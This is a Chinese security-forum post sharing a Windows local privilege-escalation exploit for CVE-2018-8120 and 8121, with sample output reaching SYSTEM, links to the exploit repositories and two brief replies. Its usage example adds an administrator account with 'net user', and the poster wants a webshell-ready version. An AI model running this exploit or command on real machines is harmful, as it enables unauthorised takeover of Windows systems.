

windows本地提权漏洞cve-2018-8120&8121 exploit

酷帥王子 / 2018-05-20 17:38:59 / 浏览数 3445 安全技术 技术讨论 顶(0) 踩(0)





CVE-2018-8120

CVE-2018-8120 Windows LPE exploit

Supports both x32 and x64.

Tested on: Win7 x32, Win7 x64, Win2008 x32, Win2008 R2 x32, Win2008 R2 x64.

```
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Get manager at fffff900c249d2b0,worker at fffff900c244ec90
[+] Triggering vulnerability...
[+] Overwriting...fffff80001a46c68
[+] Elevating privilege...
[+] Cleaning up...
[+] Trying to execute whoami as SYSTEM...
[+] ProcessCreated with pid 1564!
nt authority\system
```

Usage

```
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
Usage: exp.exe command
Example: exp.exe "net user admin admin /ad"
```


本人测试了两个2008 r2 都没成功，主啊神啊 阿门 哈利路亚 阿弥陀佛，如果有伙伴把这个exp改成webshell下可用的就OK了呢
https://github.com/akkuman/cve-2018-8121
https://github.com/akkuman/cve-2018-8120

上一篇：深入分析Google YOLO点击... 下一篇：【取证分析】CentOS_5.5_...

1. 2 条回复

虎哥 2018-05-21 23:37:36

你其他windows都成功了么？

0 回复Ta

酷帥王子 2018-05-22 08:46:29

@虎哥 win 7 2008都成功了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板